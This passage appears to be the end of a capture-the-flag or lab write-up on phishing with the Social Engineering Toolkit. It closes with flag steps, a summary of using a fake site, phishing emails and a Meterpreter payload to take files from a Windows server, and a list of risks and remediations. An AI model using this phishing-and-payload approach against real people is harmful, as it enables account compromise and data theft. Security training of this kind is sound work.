
Step 32: Open the blueprint4.jpg file and view the flag. Solve the challenge 3 by using it.



Step 33: Open the blueprint3.jpg file and view the flag. Solve the challenge 4 by using it.



Step 34: Open the blueprint2.jpg file and view the flag. Solve the challenge 5 by using it.



Conclusion & Wrap-Up

Summary with observations, Successes & Failures, Challenges

Organizations confront significant dangers from social engineering, particularly phishing emails, which hackers use to obtain sensitive data. The Social Engineering Toolkit (SET) was used to infiltrate a victim's system by creating a fake website and sending phishing emails. Users should be aware of unusual messages and avoid sending personal or account information over email.

Observations:

- Using the SET toolkit to create convincing phishing attacks is remarkably simple.
- Once access to the victim system is acquired, it is simple to exfiltrate confidential files and data.

Successes:

- Phishing emails were used to successfully launch attack code onto the Windows server.
- The Meterpreter payload provided control over the victim system, allowing for file theft.

Challenges:

- Educating people on how to recognize and avoid phishing efforts.
- Keeping users' inboxes clear of harmful or fraudulent emails.

Risks:

- Phishing attempts can compromise accounts by using stolen credentials.
- Malware, such as keyloggers, is installed to steal sensitive information.
- Ransomware is used to encrypt data and disrupt activities.
- Malware propagation, resulting in botnets that allow remote system control.
- Theft of intellectual property and confidential information are also possible outcomes.

Remediations:

- Users who receive security awareness training are better equipped to recognize phishing efforts.
- In spear phishing, advanced email filtering is essential for spotting malicious URLs and attachments.
- By using multifactor authentication, credentials that have been stolen cannot be used.
- In order to prevent lateral movement after a compromise, network segmentation is essential.
- Unusual outgoing network traffic should be monitored in order to detect data exfiltration.
- For improved security, the least privilege approach is applied to user accounts and services.

- Updates and patches on a regular basis help to reduce known vulnerabilities.
- Rapid threat neutralization is possible with a well-defined incident response plan.
- Maintaining backups of important data reduces the likelihood of a ransomware attack.
- Potential risks are decreased when macros from dubious sources are disabled in Office files.